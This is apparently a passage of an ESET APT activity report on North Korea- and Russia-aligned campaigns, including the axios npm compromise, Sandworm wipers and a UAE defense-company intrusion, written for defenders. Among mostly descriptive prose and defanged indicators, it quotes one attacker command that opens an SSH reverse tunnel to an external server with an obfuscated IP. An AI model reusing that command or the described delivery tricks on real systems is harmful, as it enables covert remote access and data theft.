Sectors targeted by North Korea-aligned APT groups



Initial access techniques used by North Korea-aligned APT groups

known to be used as rocket fuel. Other reports indicate that industrial equipment produced by this company is also used in the nuclear industry. Both present an obvious interest for the DPRK's **ballistic** and **nuclear** program, which North Korea-aligned APT groups are known to **actively support** throughout their industrial espionage campaigns.

The high sensitivity of Andariel's target likely suggests that the group was, at least partially, interested in stealing strategic technology. The deployment of Rook ransomware in the target's network may have been conceived as a complement to this espionage effort, perhaps to distract defenders while also trying to opportunistically extract financial gain to fund the group's operation.

Operation DreamJob

In October 2025, we publicly **reported** an espionage campaign that targeted the European unmanned aerial vehicle (UAV) industry and that we attributed to Operation DreamJob, an activity cluster we track under the broad Lazarus umbrella. Since then, we have stopped seeing the typical indicators of compromise associated with this operation (trojanized plugins for Notepad++ or WinMerge, and the ScoringMathTea RAT) in ESET telemetry. Instead, the attackers have started to use weaponized **MFC applications** as their early stages (projects with names like ToolBarApp, WaveTest, DetectClipboardChange, and many more), as well as a new variant of BlindingCan as their main RAT.

We uncovered in-the-wild attacks associated with Operation DreamJob, against South Korean targets exclusively: the newspaper industry in February 2026 and the pharmaceutical sector in March 2026. The network infrastructure serving as C&C for BlindingCan consisted of servers located in South Korea and other parts of the world, compromised by leveraging unpatched known vulnerabilities.

The footprint of this activity also appeared in VirusTotal submissions. We noticed an archive named `NZ_Recruitment_Pack_2026.rar`, uploaded in March 2026. The attackers crafted this RAR archive to exploit path traversal vulnerabilities (**CVE-2025-8088** and **CVE-2025-6218**) in WinRAR. The archive contains a **Community Broker Network**-themed lure document named `Job Description.txt` that offers a New Zealand-based hybrid position (see Figure 3) and a malicious downloader named `msedgewebview.exe` that presents itself as a legitimate MFC application with the name TextDemo. At the time of discovery, the payload hosted on ImgBB, a freemium image hosting provider, had already been replaced with a standard "Image not found" placeholder. Based on the similarity with payloads from in-the-wild attacks, we assume that the removed image contained an encrypted variant of BlindingCan or a stage leading to it.

```
========================================================================
COMMUNITY BROKER NETWORK (CBN) NZ - INTERNAL DOCUMENT
ROLE SPECIFICATION: SENIOR DIGITAL ASSET LEAD (AUCKLAND HUB)
REF: NZ-2026-CRYPTO-088
========================================================================
[OFFICE LOCATION]
Auckland, New Zealand (Relocation Package Available)
Remote flexibility: 2 days/week

[OVERVIEW]
Following the successful integration of Folioís New Zealand operations,
CBN is establishing a specialized Digital Asset Advisory desk. We are
seeking a Senior Lead to bridge the gap between institutional risk
management and the decentralized finance (DeFi) ecosystem.

[PRIMARY RESPONSIBILITIES]
* Develop risk frameworks for institutional digital asset custody.
* Lead cross-border compliance initiatives for APAC crypto-asset desks.
* Collaborate with the Global People & Culture team to build out the
  Auckland engineering squad.
* Oversee security audits for internal smart contract deployments.

[COMPENSATION & RELOCATION]
* Base Salary: NZD 190,000 - 240,000 (DOE)
* Annual Performance Bonus: 15-20%
* Relocation: Full flight coverage, 1 month temporary housing,
  and visa sponsorship (if applicable).

<truncated>
```

Figure 3. The content of `Job Description.txt` (truncated)

Operation DangerousPassword and the axios supply-chain attack

By the end of March 2026, attackers compromised the official axios package on the npm registry. axios is one of the most widely used JavaScript HTTP clients in the global software ecosystem. It has around 100 million downloads from the npm registry weekly and is used in web applications, mobile apps, and automated build environments.

In the early morning of March 30, an attacker pre-staged the operation by creating the npm user account `nrwise` and publishing a clean decoy package, `plain-crypto-js@4.2.0`. This was a calculated move to establish a presence on the npm registry and bypass the registry's initial deep security scans. In the opening hours of March 31, the attacker used a compromised npm account of the lead axios maintainer to publish two malicious versions of the axios library. Both versions injected a new, now-trojanized, dependency, `plain-crypto-js@4.2.1`, that executed an obfuscated dropper, `setup.js`, as a postinstall script. The malicious packages were online for roughly three hours before being detected and removed from the npm registry. This aligns with our geographic heatmap of the compromise, pointing to East Asia, where the workday had already begun (see Figure 4).

The process of gaining initial access was **documented** by an axios maintainer. The attackers impersonated the founder of a legitimate company, meticulously cloning both the founder's identity and the company's branding. The lead maintainer was invited into a fake, fully populated Slack workspace. The environment was highly credible, featuring appropriate corporate branding, active channels sharing external links, and fake profiles of supposed team members as well as other open-source maintainers.




Figure 4. Heatmap of the top 10 countries affected by the axios compromise

After patiently establishing trust with the target, the attackers scheduled a video call on Microsoft Teams. During the meeting, which included multiple people, the attackers claimed that something on the maintainer's system was "out of date" and preventing the call from functioning correctly. Believing it to be a necessary Teams update, the maintainer installed the provided trojanized file and unwittingly granted the attackers full access to their workstation. From there, the attackers harvested an npm access token, changed the npm account email to an attacker-controlled address (`ifstap@proton.me`), and bypassed the project's standard GitHub Actions to publish the malicious packages directly.

The incident was attributed to North Korea-aligned threat group BlueNoroff/UNC1069 by **Giuseppe Massaro** and **GTIG** the next day. The crucial attribution evidence is the involvement of the so-called WAVESHARPER.V2, an updated variant of a macOS RAT, WAVESHARPER, that GTIG **documented** in February 2026, and that we call CurlyVeilTeaR and CurlyVeilTea, respectively. Based on this similarity, we classify this intrusion under the Lazarus-linked Operation DangerousPassword.

CurlyVeilTea and its rewritten variant are downloaders for macOS. While the newer variant from the axios attack is unprotected, the earlier variant was protected by **VMProtect** for macOS and used in other, targeted in-the-wild attacks. The targeted entities we recorded in our telemetry were a network of financial services businesses in the United Arab Emirates in March 2026, an individual in South Korea in February 2026, a cryptocurrency investing business in Canada in January 2026, and an unknown network in India in December 2025.

The activity related to this Lazarus operation was also publicly reported in recent blogposts by **MoonLock** and **Validin**. The payloads are actively developed and updated in the form of native applications for all major desktop platforms – Windows, Linux, and macOS – as well as script alternatives in Python, PowerShell, JavaScript, and for the very first time, also in Perl.

From fake recruiters to trusted code editors: DeceptiveDevelopment updates its tradecraft

In recent months, DeceptiveDevelopment has put greater effort into how code gets executed than into replacing its established malware families. Based on our telemetry, recent compromises began with projects hosted on GitHub and progressed with the target opening the repository in Visual Studio Code or Cursor: once the victim interacts with the project, task configuration files (`tasks.json`) can execute shell commands, launch Node.js scripts, fetch remote stages, or install malicious npm packages as part of what looks like a normal development workflow.

This execution chain also gave us additional visibility into the social engineering infrastructure supporting the compromises: we were able to cluster multiple GitHub and GitLab profiles tied to fake companies and recruiter personas used to build trust with developers, especially in cryptocurrency and Web3 hiring scenarios. A recent example that we tracked is DanteLabs, a fake blockchain-focused company that promoted itself across multiple platforms, including LinkedIn, X, Telegram, and Medium. The fake company used a convincing online footprint to appear legitimate, while its coding interview materials contained malicious projects and staged payloads. The recruiter associated with this cluster used AI-generated images of the team, and some of the company's employees overlapped with accounts and personas linked to other malicious repositories and recruiter outreach, as shown in Figure 5.

The recent Drift Protocol hack illustrates how this technique is being abused beyond hiring scams. On April 1, 2026, Drift lost roughly $285 million in what **Chainalysis** described as the largest DeFi hack of the year so far (and the second-largest security failure in

Solana's history). Public reporting based on **Drift's own investigation** indicates that the attackers spent about six months posing as a quantitative trading firm to build trust with developers, and one possible intrusion vector was identified as a malicious code repository that may have abused a VS Code/Cursor execution path.

At the same time, the group's core malware portfolio remains familiar. **Our own reporting**, together with **public findings**, has already established BeaverTail, OtterCookie, WeaselStore, and InvisibleFerret as recurring components of DeceptiveDevelopment intrusions. In our current tracking, we are seeing small updates and maintenance work (especially around delivery, staging, and the Python branch of WeaselStore) rather than significant changes to the toolset.

Taken together, this paints a picture of DeceptiveDevelopment pairing familiar post-compromise tooling with fresher, stealthier delivery mechanisms.




Figure 5. AI-generated image on recruiter's LinkedIn page and a list of DanteLabs employees tied to known malicious GitHub profiles

ScarCruft targets Yanbian in a multiplatform supply-chain attack

In October 2025, we **discovered** a supply-chain attack that we attribute to ScarCruft, which compromised the videogame platform sqgame and used it to distribute malware to unsuspecting gamers. We believe that this operation had probably been ongoing since late 2024.

sqgame is a gaming platform tailored for the people of Yanbian and hosts traditional Yanbian games for Windows, Android, and iOS. Yanbian is a region of Northeast China that is home to a large community of ethnic Koreans, and which is also known as a crossing point for North Korean refugees and defectors.

Android games available on the gaming platform were trojanized with a backdoor that turned out to be an Android port of BirdCall, a Windows backdoor used by ScarCruft since 2021. The Android port keeps using cloud storage drives for C&C communications and implements a subset of the commands and capabilities of the Windows counterpart. It collects contacts, SMS messages, call logs, documents, media files, and private keys. It can also take screenshots and record surrounding audio.

The attack was not limited to Android devices. The gaming platform's Windows client was compromised as well, through a malicious update containing a trojanized library that led to the well-known RokRAT backdoor, which was subsequently used to deploy the more sophisticated BirdCall backdoor.

We assess that the goal of this campaign was espionage, most likely with the aim of collecting information on individuals located in the Yanbian region and deemed of interest to the North Korean regime – such as refugees and defectors.

Russia

Sednit Sandworm


Summary of Russia-aligned APT group activity

Unsurprisingly, Ukraine remained the primary focus of Russia-aligned APT groups during this period. Sednit and Sandworm, two of the most well-known Russia-aligned threat actors, targeted various Ukrainian organizations, notably with the aim of harming the country's defense effort. For instance, Sednit deployed its two new custom implants, Covenant and BeardShell, against drone manufacturing companies and members of the Ukrainian military. Meanwhile, Sandworm carried on with its well-established, long-standing practice of destructive attacks, targeting several important Ukrainian companies and governmental institutions with newly developed pieces of wiper malware. This period also presided over a striking incident, which we attribute to Sandworm with medium confidence, that saw the threat actor deploy a wiper against a Polish energy company, most likely with the aim of disrupting Poland's energy production. Although this is not the first instance of a Russia-aligned group conducting a destructive attack in Poland, it still marks a very rare (if not unprecedented) instance of a critical infrastructure operator in a NATO country being expressly targeted with a wiper.


Sednit

In recent months, we have continued to observe Sednit using a sophisticated toolchain to deploy two implants – Covenant and BeardShell – in Ukraine, usually after initial contact via Signal Desktop or WhatsApp Desktop, to distribute trojanized Word or Excel documents. We previously documented this implant pair in a WeLiveSecurity blogpost, highlighting their direct code lineage to the group's 2010-era implants. Targets primarily include Ukrainian military personnel, as well as Ukrainian drone manufacturers and Ukrainian organizations involved in drone research and development.

In one attack a trojanized Excel document was used to target a victim. When opened with macros disabled,



Sectors targeted by Russia-aligned APT groups



Initial access techniques used by Russia-aligned APT groups

it displays only an image of a drone, intended to lure the recipient into enabling macros. Once macros are enabled, the document reveals text containing technical information about the drone, but the execution chain ultimately leads to the deployment of the Covenant implant via a custom loader, KoalaLoader, which extracts payloads from steganographically encoded companion PNG files.

From the deployed Covenant implant, Sednit can subsequently deploy BeardShell, which leverages a different cloud provider. This redundancy allows operators to quickly reestablish access if one implant's infrastructure is disrupted. As of February 2026, BeardShell no longer relies on the **IceDrive** cloud provider but instead uses **Drime**.

Although the coordinated use of Covenant and BeardShell appears primarily aimed at long-term monitoring of Ukrainian military personnel, both implants have also been used in broader campaigns. For instance, BeardShell was deployed in an opportunistic campaign in March 2025 via a trojanized Ukrainian drone application distributed on torrent sites. More recently, in January 2026, Covenant was used in a wave of spearphishing emails exploiting **CVE-2026-21509** – prior to disclosure by Microsoft – targeting Ukrainian governmental institutions, logistics companies in Türkiye, and transportation companies in Poland.

Sandworm

From December 2025 to March 2026, Sandworm intensified its destructive operations against Ukraine, primarily using Active Directory Group Policy to deploy multiple strains of data-wiping malware.

In January 2026, we identified an attack disguised as ransomware targeting a grain company in Ukraine. The attackers used **RansomTuga**, which is open-source malware available on GitHub that can be **configured** to function either as a wiper or as ransomware. The attackers demanded a ransom payable in cryptocurrency, 600 units of Zcash, which at the current exchange rate amounts to approximately USD 200,000. This is not the first time that Sandworm has targeted the grain sector in Ukraine; we described another case in the previous **ESET APT Activity Report**.

Together with this RansomTuga ransomware, we also detected deployment of Tor services, in a similar manner as ShadowLink, which was originally described by Microsoft Threat Intelligence in a blogpost about the **BadPilot campaign**. In that campaign, ShadowLink was used to configure the system so that it would be registered as a Tor hidden service by dropping a legitimate Tor service binary and a torrc configuration file. The configuration in that case included port forwarding of common services such as RDP and SSH – in the case described here, only the port forwarding of RDP was present. Microsoft Threat Intelligence attributed the BadPilot campaign to Seashell Blizzard (aka Sandworm).

In February 2026, Sandworm deployed its first data-wiping malware written in the Rust programming language, and we named it ZeroRays. CERT-UA designated this malware as ZEROSETH. When executed without arguments, the malware recursively enumerates files across all logical drives excluding specific directories and file types, spawns subprocesses to wipe files by zeroing open file handles via **FSCTL_SET_ZERO_DATA**, and ultimately forces an immediate system reboot. The malware, which had the filename `nazar.exe` or **nazareth.exe**, was used in attacks against a local governmental institution, as well as heat energy and insurance companies in Ukraine.

In addition, we identified further data-wiping malware uploaded to VirusTotal from Ukraine, named **Bethlehem.msi**. This wiper is a slightly redesigned version of NikoWiper that uses the SDelete utility. In addition to SDelete, the MSI file contains a text file with ASCII art (see Figure 6) that reveals the malware's internal name: Occultus.

Interestingly, the names Nazareth, Bethlehem, and Occultus are also associated with rock and metal music bands.




Figure 6. ASCII art embedded in the MSI file of a NikoWiper variant

In February 2026, we identified new wiper malware deployed against a pharmacy chain in Ukraine. The samples were later uploaded to VirusTotal under the filename **Ender.exe**. CERT-UA designated this malware as NAUGHTYWIPE.

NAUGHTYWIPE (`Ender.exe`) is a simple dropper that extracts an embedded native Windows wiper, deploying the correct 32-bit or 64-bit build to `%temp%\slv` and then moving it to `C:\Windows\system32\slv.exe`. It schedules its own deletion on reboot via **MoveFileEx**, forces a system reboot after five minutes, and renders the wiper persistent by adding `slv.exe` to the `SetupExecute` registry key, ensuring early execution before security tools load. The wiper overwrites files on all mounted drives with zeros (up to 16 MB) while displaying a fake Windows update message to conceal its activity (see Figure 7).

```
Working on updates. Don't turn off your PC ...
```

Figure 7. Message displayed during the boot sequence while the system is being wiped

Data-wiping attack against an energy company in Poland

In December 2025, we identified a data destruction incident affecting a company in Poland's energy sector. During this incident, attackers attempted to deploy data-wiping malware, which we named DynoWiper. We analyzed the incident and published **our findings**.

DynoWiper is designed to damage IT systems by overwriting or deleting files across fixed and removable drives and, in one variant, forcing a reboot to complete the disruption. Unlike **Industroyer** and **Industroyer2**, the samples discovered did not contain functionality aimed at **operational technology** systems. The DynoWiper malware samples were deployed via Active Directory Group Policy, indicating that the threat actor had obtained domain admin privileges.

Due to strong overlap between the TTPs in this activity and those typically associated with Sandworm operations, as well as other factors described in **our publication**, we attribute the data-wiping component of this activity to Sandworm with medium confidence.

CERT Polska did an excellent job investigating the incident and published a detailed analysis **in a report** available on its website.

Although Russia-aligned threat actors frequently conduct data-wiping attacks against Ukrainian entities, such operations against other countries have proved extremely rare so far. One of the only recorded exceptions is related to Poland, where at least **one logistics company** was targeted with a wiper back in 2022. However, this new attack probably marks an escalation from Russia-aligned groups, as it targeted entities that are not directly related to military support for Ukraine and, furthermore, that constitute critical infrastructure.

The ultimate motivations behind this incident remain murky. However, it can be noted that the Polish and Ukrainian power grids are **connected**, and it appears that Poland is playing a significant role in **stabilizing** Ukraine's power supply in the face of Russian air strikes against energy utilities. Since 2022, Russia has been consistently increasing its strikes against Ukraine's energy infrastructure during the winter, likely in the hope of collapsing the country's grid at the time of highest need. Noticeably, Sandworm's wiper attack took place in early winter at a time when Moscow was, again, **redoubling** its strikes against Ukraine's energy infrastructure. It thus seems possible that the group's operation in Poland may have been aimed at further increasing the pressure on Ukraine's grid, by attacking one of its external backups at a time of high demand.

Other

Other notable APT activities

ESET researchers also tracked campaigns from lesser-known groups, or originating from other regions of the world. In this section, we highlight a browser-in-the-browser phishing attack against a Japanese think tank, Android spyware that we named Asin used to target Arabic-speaking users, and a compromise of a defense company in the United Arab Emirates for which SmartOffice CRM was the initial access vector.

Browser-in-the-browser phishing attack against a Japanese think tank

In October 2025, we detected a phishing attempt on a Japanese think tank, in which the threat actor shared a malicious URL with the target, most likely via spearphishing. Upon clicking on the link, the target is redirected to the website `login.sharecloudfiles[.]online`. The page content mimics a OneDrive folder.

The name of the folder, `一般財団法人 平和・安全保障 研究所`, is the name of the Research Institute for Peace and Security (**RIPS**) in Japanese. We believe that the attackers impersonated RIPS to try to compromise the target, another Japanese think tank. This folder contains two PDF lure documents: `研究会のご案内.pdf` (machine translation: Research Group Information) and `投票の実施案につきまして.pdf` (machine translation: Regarding the voting plan). Any interaction with the documents opens a window requesting credentials to continue (see Figure 8).

Notice in Figure 8 that the window looks like a real pop-up for Microsoft services, including the URL. The threat actor convincingly replicated a OneDrive folder and its fake Microsoft login pop-up by employing a **browser-in-the-browser attack**, using the **Frameless BITB** project in combination with **Evilginx**, an adversary-in-the-middle attack framework, to phish login credentials. This technique allows an attacker to simulate the opening of a secure login window, but in reality it is just another element within the malicious page, allowing credentials to be captured directly.

Although we could not attribute this incident to any known threat actor, the TTPs used in this operation prove imaginative and quite sophisticated, thus pointing toward APT-like malicious activity.




Figure 8. Login page requesting credentials

Asin Android spyware

Since early 2025, we have investigated multiple compromises in which Android spyware that we named Asin was used to target Arabic-speaking users.

For example, in the first half of 2025, we identified multiple campaigns, each tied to a dedicated website in Arabic (see Figure 9) posing as a legitimate service:

- `govlens[.]net` – mimics a government news source (registered on 2025-05-27).
- `pdf-reader[.]help` – mimics a secure PDF editor (registered on 2025-05-29).
- `live-war-map[.]com` – offers updates on military incidents (registered on 2025-01-20).

Figure 9. Asin distribution websites

Two of the campaigns leveraged social media for victim engagement:

- A Facebook page (`https://www.facebook[.]com/GovLens`).
- A Telegram channel (`https://t[.]me/liveuamap_ar`).

Each of these websites distributes a malicious app that combines legitimate functionality with stealthy spyware capabilities. The Telegram channel's name is likely inspired by Live Universal Awareness Map (Liveuamap), a legitimate, well-known OSINT platform dedicated to mapping military incidents worldwide.

Then, on October 15, 2025, a sample named `C-PDF` application was uploaded to VirusTotal from Türkiye. We also detected the same sample in ESET telemetry in December 2025 on a client's Xiaomi device – specifically the Xiaomi Redmi Note 13 Pro (model 2312DRA50G) running Android 15. The malicious app had been downloaded from the website `https://c-pdf[.]net/c-pdf.apk`.

Finally, another sample, identified as the `Syria Defense Map` application, was detected on January 17, 2026 on a client's Xiaomi device – specifically the Xiaomi Redmi Note 13 Pro+ 5G (model 23090RA98G) running Android 15. At the time of detection, the system language was set to Arabic. The malicious app (see Figure 10) had been downloaded from the website `https://syriadefensemap[.]com/SyriaDefenseMap.apk`. Note that both spyware apps require being manually downloaded and installed, and all permissions must be manually granted.




Figure 10. Distribution website of the Syria Defense Map application

Our current visibility does not allow for a robust judgement on the origin and purpose of this campaign. However, three out of the five fraudulent apps we unearthed – GovLens, WarMap, and Syria Defense Map – seem primarily intended for people interested in open-source investigation. It thus seems possible that this set of activities may have been, at least partially, meant to target Arabic-speaking journalists or OSINT practitioners.

SmartOffice CRM abused to compromise a defense company in the UAE

In March 2026, we noticed that attackers had deployed an undetected .NET-based browser-password stealer within the network of a defense company in the United Arab Emirates. This discovery prompted us to conduct a more comprehensive investigation of the case.

Our investigation revealed that this activity began on January 18, 2026, when the attackers compromised a server running the SmartOffice customer relationship management (CRM) platform by **Zinnia** and uploaded a webshell to the server. We do not know which specific vulnerability was exploited to compromise this server. However, the absence of any recent, publicly known remote code execution vulnerabilities in this product suggests that the attackers may have employed a zero day.

As a result of the suspected exploitation of SmartOffice CRM, the attackers deployed a webshell to the paths `C:\SmartOffice-Online new data base\SmartOffice-Online\SmartUpload\SmartOfficeOnline\EmployeesDocuments\3.aspx` and `C:\SmartOffice-Online new data base\SmartOffice-Online\SmartUpload\SmartOfficeOnline\EmployeesDocuments\12.asp`.

They then conducted lateral movement within the compromised network and deployed several custom reverse proxy tools written in Rust.

Besides the custom reverse proxy tools, the attackers deployed an OpenSSH client, validly signed by Microsoft, to a file named `hyper-v.exe` (SHA-1: `45DD062067598558BAFA59D3869FDDED3DA059F9`). They executed it with the following command:

```
%COMMONDOCUMENTS%\hyper-v.exe -l systemd-time 2337596066 -p 443 -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -fN -R 7050 -i C:\Users\Public\Documents\id_rsa
```

This launches an SSH reverse tunnel and uses the decimal integer `2337596066` to hide the real IP address in the command line by encoding it in its 32-bit numeric form, making the address less immediately recognizable to anyone reviewing the command line. From ESET telemetry, we saw that an SSH tunnel was indeed established to port `443` at the IP address `139.84.226[.]162`.

Custom post-exploitation tool Koshka

On January 22, 2026, the attackers downloaded a custom post-exploitation tool from `167.172.181[.]173` and deployed it to `C:\users\public\Downloads\vmnat.exe`. This tool has the internal name Koshka, which translates from Russian to female cat. When executed without any command line parameters provided, it displays ASCII art cats and prints its name in Russian, кошка (see Figure 11).

This is a hands-on-keyboard post-exploitation tool deployed on victim machines. The attacker must supply a specific command through the command line, although the tool also supports an interactive console mode.

Preliminary analysis shows that it supports multiple capabilities, including collecting information about the compromised system, such as available drives, loaded drivers, running processes, minifilter drivers, logon sessions, domain status, active TCP and UDP connections, clipboard contents, and

Figure 11. ASCII art displayed by the custom post-exploitation tool Koshka

detecting whether it is running inside a hypervisor. In addition, it can exploit the **CVE-2024-26229** vulnerability to gain SYSTEM privileges, create new user accounts, add users to existing groups, start a SOCKS proxy, dump NTLM hashes from the SAM database, and suspend the EventLog service.

Interestingly, it can also load a Windows PE file, but doing so requires the payload to be encrypted with a hardcoded RC4 key. To prepare such a payload, the tool provides an internal command named `enc`, which encrypts a PE file and saves it under the filename `yourhappymeal.txt`.

Custom reverse proxy tool and portal-tunneler

Using ESET telemetry, we found that the attackers attempted to deploy multiple samples of a custom reverse proxy tool. This tool is written in the Rust programming language and uses the QUIC protocol over TLS to establish an encrypted tunnel. According to the debug PDB string, the project is internally named `revsocks_rust`.

In addition to the custom reverse proxy tool, we discovered a binary whose source code is based on the open-source project **portal-tunneler**.

The samples used against the target in the UAE contain the following hardcoded C&C servers:

- 194.59.31[.]19:8443
